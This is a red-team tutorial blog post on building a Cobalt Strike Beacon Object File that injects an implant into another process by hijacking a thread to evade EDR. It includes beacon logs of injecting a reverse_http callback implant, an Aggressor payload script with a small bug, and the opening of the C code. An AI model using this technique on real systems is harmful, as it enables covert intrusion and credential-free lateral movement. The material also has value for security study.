Malware Development: Leveraging Beacon Object Files for Remote Process Injection via Thread Hijacking

connormcgarr.github.io/thread-hijacking/

January 9, 2021

Connor McGarr

Software Engineer @ CrowdStrike | Exploit Development and Vulnerability Research

47 minute read

Introduction

As people I have interacted with will attest, my favorite subject in the entire world is binary exploitation. I love everything about it, from the problem solving aspects to the OS internals, assembly, and C side of the house. I also enjoy pushing my limits in order to find new and creative solutions for exploitation. In addition to my affinity for exploitation, I also love to red team. After all, this is what I do on a day to day basis. While I love to work my way around enterprise networks, I find myself really enjoying the host-based avoidance aspects of red teaming. I find it incredibly fun and challenging to use some of my prerequisite knowledge on exploitation and Windows internals in order to bypass security products and stay undetected (well, try to anyways). With Cobalt Strike, a very popular remote access tool (RAT), being so widely adopted by red teams - I thought I would investigate deeper into a newer Cobalt Strike capability, Beacon Object Files, which allow operators to write post-exploitation capabilities in C (which makes me incredibly happy as a person). This blog will go over a technique known as thread hijacking and integrating it into a usable Beacon Object File.

However, before beginning, I would like to delineate this post will be focused on the technique of remote process injection, thread hijacking, and thread restoration - not so much on Beacon Object Files themselves. Beacon Object Files, for our purposes, are a means to an end, as this technique can be deployed in many other fashions. As was aforementioned, Cobalt Strike is widely adopted and I think it is a great tool and I am a big proponent of it. I still believe at the end of the day, however, it is more important to understand the overarching concept surrounding a TTP (Tactic, Technique, and Procedure), versus learning how to just arbitrarily run a tool, which in turn will create a bottleneck in your red teaming methodology by relying on a tool itself. If Cobalt Strike went away tomorrow, that shouldn't render this TTP, or any other TTPs, useless. However, almost contradictory, this first portion of this post will briefly outline what Beacon Object Files are, a quick recap on remote process injection, and a bit on writing code that adheres to the needs of Beacon Object Files.

Lastly, the final project can be found here.

Beacon Object Files - *You have two minutes, go.*

Back in June, I saw a very interesting blog post from Cobalt Strike that outlined a new Beacon capability, known as Beacon Object Files. Beacon Object Files, stylized as BOFs, are essentially compiled C programs that are executed as position-independent code within Beacon. You bring the object file and Cobalt Strike supplies the linking. Raphael Mudge, the creator of Cobalt Strike, has a YouTube video that goes over the intrinsics, capabilities, and limitations of BOFs. I *highly* recommend you check out this video. In addition, I encourage you to check out TrustedSec's BOF blog and project to supplement the available Cobalt Strike documentation for BOF development.

One thing to note before moving on is that BOFs are intended to be "lightweight" tools. Lightweight may be subjective, but as Raphael points out in his video and blog, the main benefit of BOFs are twofold:

1. BOFs do not spawn a temporary "sacrificial" process to perform post-exploitation work - they're directly executed as position-independent code within the current Beacon process, increasing overall OPSEC (operational security).
2. BOFs are really meant to interact with the Windows API and the internal Beacon API, as BOFs expose a set of functions operators can use when developing. This means BOFs are smaller in size and easily allow you to invoke Window APIs and interact with the internal Beacon API.

Additionally, there are a few drawbacks to BOFs:


1. Cobalt Strike is the linker for BOFs - meaning libc style functions like `strlen` will not resolve. To compensate for this, however, you can use BOF compliant decorators in your function prototypes with the MSVCRT (Microsoft C Run-time) library and grab such functions from there. Declaring and using such functions with BOFs will be outlined in the latter portions of this post. Additionally, from Raphael's CVE-2020-0796 BOF, there are ways to define your own C-style functions.
2. BOFs are executed within the current Beacon process - meaning that if your BOF encounters some kind of internal error and fails, your Beacon process will crash as well. This means BOFs should be carefully vetted and tested across multiple systems, networks, and environments, while also implementing host-based checks for version information, using properly documented data types and structures outlined in a function's prototype, and cleaning up any opened handles, allocated memory, etc.

Now that that's out of the way, let's get into a bit of background on remote process injection and thread hijacking, as well as outline our BOF's execution flow.

Remote Process Injection


Remote process injection, for the unfamiliar, is a technique in which an operator can inject code into *another* process on a machine, under certain circumstances. This is most commonly done with a chain of Windows APIs being called in order to allocate some memory in the other process, write user-defined memory (usually a shellcode of some sort) to that allocation, and kicking off execution by create a thread within the remote process. The APIs, `VirtualAllocEx` , `WriteProcessMemory` , and `CreateRemoteThread` are often popular choices, respectively.

Why is remote process injection important? Take a look at the image below, which is a listing of processes performed inside of a Cobalt Strike Beacon implant.




```
beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[*] Process List

 PID   PPID  Name                         Arch  Session     User
 ---   ----  ----                         ----  -------     ----
 0     0     [System Process]
 4     0     System
 8     696   svchost.exe
 100   4     Registry
 368   4     smss.exe
 428   7512  CtxWebBrowser.exe            x86   1           DESKTOP-LJCE83P\ANON
 484   472   csrss.exe
 560   472   wininit.exe
 568   552   csrss.exe
 652   552   winlogon.exe
 692   6332  conhost.exe                  x64   1           DESKTOP-LJCE83P\ANON
 696   560   services.exe
 716   560   lsass.exe
 796   696   svchost.exe                  x64   1           DESKTOP-LJCE83P\ANON
```

As is seen above, Cobalt Strike not only discloses to the operator what processes are running, but also under what *user context* a certain process is running under. This could be very useful on a penetration test in an Active Directory environment where the goal is to obtain domain administrative access. Let’s say you as an operator obtain access to a server where there are many users logged in, including a user with domain administrative access. This means that there is a great likelihood there will be processes running in context of this high-value user. This concept can be seen below where a second process listing is performed where another user, `ANOTHERUSER` has a `PowerShell.exe` process running on the host.




```
5836  696   svchost.exe                 x64   1           DESKTOP-LJCE83P\ANON
6152  824   SettingSyncHost.exe         x64   1           DESKTOP-LJCE83P\ANON
6188  824   SearchApp.exe               x64   1           DESKTOP-LJCE83P\ANON
6216  824   MicrosoftEdgeCP.exe         x64   1           DESKTOP-LJCE83P\ANON
6300  824   RuntimeBroker.exe           x64   1           DESKTOP-LJCE83P\ANON
6332  5612  cmd.exe                     x64   1           DESKTOP-LJCE83P\ANON
6416  824   ApplicationFrameHost.exe    x64   1           DESKTOP-LJCE83P\ANON
6456  824   explorer.exe                x64   1           DESKTOP-LJCE83P\ANON
6472  10292 powershell.exe              x64   1           DESKTOP-LJCE83P\OTHERUSER
```

Using Cobalt Strike’s built-in `inject` capability, a raw Beacon implant can be injected into the `PowerShell.exe` process utilizing the remote injection technique outlined in the Cobalt Strike Malleable C2 profile, resulting in a second callback, in context of the `ANOTHERUSER` user, using the PID of the `PowerShell.exe` instance, process architecture (64-bit), and the name of the Cobalt Strike listener as arguments.



```
beacon> inject 6472 x64 TESTING
[*] Tasked beacon to inject windows/beacon_http/reverse_http (192.168.42.145:80) into 6472 (x64)
[+] host called home, sent: 261648 bytes
```

After the injection, there is a successful callback, resulting in a valid session in context of the `OTHERUSER` user.



external	internal	listener	user	computer	note	process	pid	arch	last
192.168.42.153	192.168.42.153	TESTING	OTHERUSER	DESKTOP-LJCE83P		powershell.exe	6472	x64	7s
192.168.42.153	192.168.42.153	TESTING	ANON	DESKTOP-LJCE83P		beacon.exe	10064	x64	48ms

```
beacon> run whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 24 bytes
[+] received output:
desktop-ljce83p\otheruser
```

This is useful to a red team operator, as the credentials for the `OTHERUSER` were not needed in order to obtain access in context of said user. However, there are a few drawbacks - including the addition of endpoint detection and response (EDR) products that detect on such behavior. One of the indicators of compromise (IOC) would be, in this instance, a remote thread being created in a remote process. There are more IOCs for this TTP, but this blog will focus on circumventing the need to create a remote thread. Instead, let's examine thread hijacking, a technique in which an already existing thread within the target process is suspended and manipulated in order to execute shellcode.

Thread Hijacking and Thread Restoration

As mentioned earlier, the process for a typical remote injection is:

1. Allocate a memory region within the target process using `VirtualAllocEx` . A handle to the target process must already be existing with an access right of at least `PROCESS_VM_OPERATION` in order to leverage this API successfully. This handle can be obtained using the Windows API function `OpenProcess` .
2. Write your code to the allocated region using `WriteProcessMemory` . A handle to the target process must already be existing with an access right of at least `PROCESS_WRITE` and the previously mentioned `PROCESS_VM_OPERATION` - meaning a handle to the remote process must have both of these access rights at minimum to perform remote injection.
3. Create a remote thread, within the remote process, to execute the shellcode, using `CreateRemoteThread` .

Our thread hijacking technique will utilize the first two members of the previous list, but instead of `CreateRemoteThread` , our workflow will consist of the following:

1. Open a handle to the remote process using the aforementioned access rights required by `VirtualAllocEx` and `WriteProcessMemory` .
2. Loop through the threads on the machine utilizing the Windows API `CreateToolhelp32Snapshot` . This loop will contain logic to `break` upon identifying the first thread within the target process.
3. Upon breaking the loop, open a handle to the target thread using the Windows API function `OpenThread` .

4. Call `SuspendThread`, passing the former thread handle mentioned as the argument. `SuspendThread` requires the handle has an access right of `THREAD_SUSPEND_RESUME`.
5. Call `GetThreadContext`, using the thread handle. This function requires that handles have a `THREAD_GET_CONTEXT` access right. This function will dump the current state of the target thread's CPU registers, processor flags, and other CPU information into a `CONTEXT` record. This is because each thread has its own stack, CPU registers, etc. This information will be later used to execute our shellcode and to restore the thread once execution has completed.
6. Inject the shellcode into the desired process using `VirtualAllocEx` and `WriteProcessMemory`. The shellcode that will be used in this blog will be the default Cobalt Strike payload, which is a reflective DLL. This payload will be dynamically generated with a user-specified listener that exists already, using a Cobalt Strike Aggressor Script. Creation of the Aggressor Script will follow in the latter portions of this blog post. The Beacon implant won't be executed quite yet, it will just be sitting within the target remote process, for the time being.
7. Since Cobalt Strike's default stageless payload is a reflective DLL, it works a bit differently than traditional shellcode. Because it is a reflective DLL, when the `DllMain` function is called to kick off Beacon, the shellcode never performs a "return", because Beacon calls either `ExitThread` or `ExitProcess` to leave `DllMain`, depending on what is specified in the payload by the operator. Because of this, it would not be possible to restore the hijacked thread, as the thread will run the `DllMain` function until the operator exits the Beacon, since the stageless raw Beacon artifact does not perform a "return". Due to this, we must create a shellcode that our Beacon implant will be wrapped in, with a custom `CreateThread` routine that creates a *local* thread within the remote process for the Beacon implant to run. Essentially, this is one of three components our "new" full payload will "carry", so when execution reaches the remote process, the call to `CreaeteThread`, which creates a local thread, will allocate the thread in the remote process for Beacon to run in. This means that the hijacked thread will never actually execute the Beacon implant, it will actually execute a small shellcode, made up of three components, that places the Beacon implant into its own local thread, along with a two other routines that will be described here shortly. Up until this point, no code has been executed and everything mentioned is just a synopsis of each component's purpose.

8. The custom `CreateThread` routine is actually executed by being called from *another* routine that will be wrapped into our final payload, which is a routine for a call to `NtContinue`. This is the second component of our custom shellcode. After the `CreateThread` routine is finished executing, it will perform a return back into the `NtContinue` routine. After the hijacked thread executes the `CreateThread` routine, the thread needs to be restored with the original CPU registers, flags, etc. it had before the thread hijack occurred. `NtContinue` will be talked about in the latter portions of this post, but for now just know that `NtContinue`, at a high level, is a function in `ntdll.dll` that accepts a pointer to a `CONTEXT` record and sets the calling thread to that context. Again, no code has been executed so far. The only thing that has changed is our large "final payload" has added another component to it, `NtContinue`.
9. The `CreateThread` routine is first prepended with a stack alignment routine, which performs bitwise AND with the stack pointer, to ensure a 16-byte alignment. Some function calls fail if they are not 16-byte aligned, and this ensures when the shellcode performs a call to the `CreateThread` routine, it is first 16-byte aligned. `malloc` is then invoked to create one giant buffer that all of these "moving parts" are added to.
10. Now that there is one contiguous buffer for the final payload, using `VirtualAllocEx` and `WriteProcessMemory`, again, the final payload, consisting of the three routines, is injected into the remote process.
11. Lastly, the previously captured `CONTEXT` record is updated to point the `DWORD.Rip` member, which represents the value of the 64-bit instruction pointer, to the address of our full payload.
12. `SetThreadContext` is then called, which forces the target thread to be updated to point to the final payload, and `ResumeThread` is used to queue our shellcode execution, by resuming the hijacked thread.

Before moving on, there are two things I would like to call out. The first is the call to `CreateThread`. At first glance, this may seem like it is not a viable alternative to `CreateRemoteThread` directly. The benefit of the thread hijacking technique is that even though a thread is created, it is not created from a remote process, it is created locally. This does a few things, including avoiding the common API call chain of `VirtualAllocEx`, `WriteProcessMemory`, and `CreateRemoteThread` and secondly, by blending in (a bit more) by calling `CreateThread`, which is a less scrutinized API call. There are other IOCs to detect this technique. However, I will leave that as an exercise to the reader :-).


Let's move on and start with come code.

Visual Studio + Beacon Object File Intrinsics

For this project, I will be using Visual Studio and the MSVC Compiler, `cl.exe`. Feel free to use `mingw`, as it can also produce BOFs. Let's go over a few house rules for BOFs before we begin.


In order to compile a BOF on Visual Studio, open an `x64 Native Tools Command Prompt for VS` session and use the following command: `cl /c /GS- INPUT.c /FoOUTPUT.o`. This will compile the C program as an object file only and will not implement stack cookies, due to the Cobalt Strike linker obviously not being able to locate the injected stack cookie check functions.

If you would like to call a Windows API function, BOFs require a `__declspec(dllimport)` keyword, which is defined in `winnt.h` as `DECLSPEC_IMPORT`. This indicates to the compiler that this function is found within a DLL, telling the compiler essentially “this function will be resolved later” and as mentioned before, since Cobalt Strike is the linker, this is needed to tell the compiler to let the linking come later. Since the linking will come later, this also means a full function prototype must be supplied to the BOF. You can use Visual Studio to “peek” the prototype of a Windows API function. This will suffice in attributing the `__declspec(dllimport)` keyword to our function prototypes, as the prototypes of most Windows API functions contain a `#define` directive with a definition of `WINBASEAPI`, or similar, which already contains a `__declspec(dllimport)` keyword. An example would be the prototype of the function `GetProcAddress`, as seen below.



```
WINBASEAPI
FARPROC
WINAPI
GetProcAddress(
    _In_ HMODULE hModule,
    _In_ LPCSTR lpProcName
    );
```

This reveals the `__declspec(dllimport)` keyword will be present when this BOF is compiled.



```
#if (defined(_M_IX86) || defined(_M_IA64) || defined(_M_AMD64) || defined(_M_ARM) || defined(_M_ARM64)) && !defined(MIDL_PASS)
#define DECLSPEC_IMPORT __declspec(dllimport)
#else
#define DECLSPEC_IMPORT
#endif
#endif
```

Armed with this information, if an operator wanted to include the function `GetProcAddress` in their BOF, it would be outlined as such:

```
WINBASEAPI FARPROC WINAPI KERNEL32$GetProcAddress(HMODULE, LPCSTR);
```

The value directly before the `$` represents the library the function is found in. The relocation table of the object file, which essentially contains pointers to the list of items the object file needs addresses from, like functions other libraries or object files, will point to the prototyped `LIB$Function` functions memory address. Cobalt Strike, acting as the linker and loader, will parse this table and update the relocation table of the object file, where applicable, with the *actual* addresses of the user-defined Windows API functions, such as `GetProcAddress` in the above test case. This blob is then passed to Beacon as a code to be executed. Not reinventing the wheel here, Raphael outlines this all in his wonderful video.

In addition to this, I will hit on one last thing - and that is user-supplied arguments and returning output back to the operator. Beacon exposes an internal API to BOFs, that are outlined in the beacon.h header file, supplied by Cobalt Strike. For returning output back to the operator, the API `BeaconPrintf` is exposed, and can return output over Beacon. This API accepts a user-supplied string, as well as `#define` directive in `beacon.h`, namely `CALLBACK_OUTPUT` and `CALLBACK_ERROR`. For instance, updating the operator with a message would be implemented as such:

```
BeaconPrintf(CALLBACK_OUTPUT, "[+] Hello World!\n");
```


For accepting user supplied arguments, you'll need to implement an Aggressor Script into your project. The following will be the script used for this post.

```
# Setup cThreadHijack
alias cThreadHijack {

    # Alias for Beacon ID and args
    local('$bid $listener $pid $payload');

    # Set the number of arguments
    ($bid, $pid, $listener) = @_;

    # Determine the amount of arguments
    if (size(@_) != 3)
    {
        berror($bid, "Error! Please enter a valid listener and PID");
    return;
    }

    # Read in the BOF
    $handle = openf(script_resource("cThreadHijack.o"));
    $data = readb($handle, -1);
    closef($handle);

    # Verify PID is an integer
    if ((!-isnumber $pid) || (int($pid) <= 0))
    {
        berror($bid, "Please enter a valid PID!\n");
        return;
    }

    # Generate a new payload
    $payload = payload_local($bid, $listener, "x64", "thread");
    $handle1 = openf(">out.bin");
    writeb($handle1, $data1);
    closef($handle1);

    # Pack the arguments
    # 'b' is binary data and 'i' is an integer
    $args = bof_pack($bid, "ib", $pid, $payload);

    # Run the BOF
    # go = Entry point of the BOF
    beacon_inline_execute($bid, $data, "go", $args);
}
```

The goal is to be able to supply our BOF to Cobalt Strike, with the very original name `cThreadHijack`, a PID for injection and the name of the Cobalt Strike listener. The first `local` statement sets up our variables, which include the ID of the Beacon executing the BOF, listener name, the PID, and payload, which will be generated later. The `@_` statement sets an array with the order our arguments will be supplied to the BOF, mean the command to use this BOF would be `cThreadHijack "Name of listener" PID`. After, error checking is done to determine if 3 arguments have been supplied (two for the PID and listener and the Beacon ID, the third argument, will be supplied to the BOF without us needing to input anything). After the object file is read in and the PID is verified, the

Aggressor function `payload_local` is used to generate a raw Cobalt Strike payload with the user-supplied listener name and an exit method. After this, the user-supplied argument `$pid` is packed as an integer and the newly created `$payload` variable is packed as a binary value. Then, upon execution in Cobalt Strike, the alias `cThreadHijacked` is executed with the aforementioned arguments, using the function `go` as the main entry point. This script must be loaded before executing the BOF.

From the C code side, this is how it looks to set these arguments and define the functions needed for thread hijacking.




```
void go(char* argc, int len)
{
    // Function declarations
    WINBASEAPI FARPROC WINAPI KERNEL32$GetProcAddress(HMODULE, LPCSTR);
    WINBASEAPI FARPROC WINAPI KERNEL32$GetModuleHandleA(LPCSTR);
    WINBASEAPI void* WINAPI MSVCRT$malloc(SIZE_T);
    DECLSPEC_IMPORT void WINAPI MSVCRT$free(void*);
    WINBASEAPI HANDLE WINAPI KERNEL32$CreateToolhelp32Snapshot(DWORD, DWORD);
    WINBASEAPI HANDLE WINAPI KERNEL32$CloseHandle(HANDLE);
    WINBASEAPI HANDLE WINAPI KERNEL32$OpenProcess(DWORD, BOOL, DWORD);
    WINBASEAPI LPVOID WINAPI KERNEL32$VirtualAllocEx(HANDLE, LPVOID, SIZE_T, DWORD, DWORD);
    WINBASEAPI BOOL WINAPI KERNEL32$WriteProcessMemory(HANDLE, LPVOID, LPCVOID, SIZE_T, SIZE_T);
    WINBASEAPI BOOL WINAPI KERNEL32$VirtualProtect(LPVOID, SIZE_T, DWORD, PDWORD);
    WINBASEAPI HANDLE WINAPI KERNEL32$OpenThread(DWORD, BOOL, DWORD);
    WINBASEAPI BOOL WINAPI KERNEL32$Thread32First(HANDLE, LPTHREADENTRY32);
    WINBASEAPI BOOL WINAPI KERNEL32$Thread32Next(HANDLE, LPTHREADENTRY32);
    WINBASEAPI DWORD WINAPI KERNEL32$SuspendThread(HANDLE);
    WINBASEAPI DWORD WINAPI KERNEL32$ResumeThread(HANDLE);
    WINBASEAPI BOOL WINAPI KERNEL32$GetThreadContext(HANDLE, LPCONTEXT);
    WINBASEAPI VOID WINAPI NTDLL$RtlMoveMemory(PVOID, const VOID*, SIZE_T);
    WINBASEAPI BOOL WINAPI KERNEL32$SetThreadContext(HANDLE, LPCONTEXT);
    WINBASEAPI DWORD WINAPI KERNEL32$GetLastError();

    // Parameters needed for BOFs to take in input
    // datap is a typedef'd structure
    datap parser;
    DWORD payloadSize = NULL;

    // Parse arguments
    BeaconDataParse(&parser, argc, len);

    // Store the desired PID
    int pid = BeaconDataInt(&parser);

    // Store the payload and grab the size
    char* shellcode = (char*)BeaconDataExtract(&parser, &payloadSize);
```

The function `BeaconDataParse` is first used, with a special `datap` structure, to obtain the user-supplied arguments. Then, the value `int pid` is set to the user-supplied PID, while the `char* shellcode` value is set to the Beacon implant, meaning everything is in place. Finally, now that details on adhering to BOF's rules while writing C is out of the way, let's get into the code.

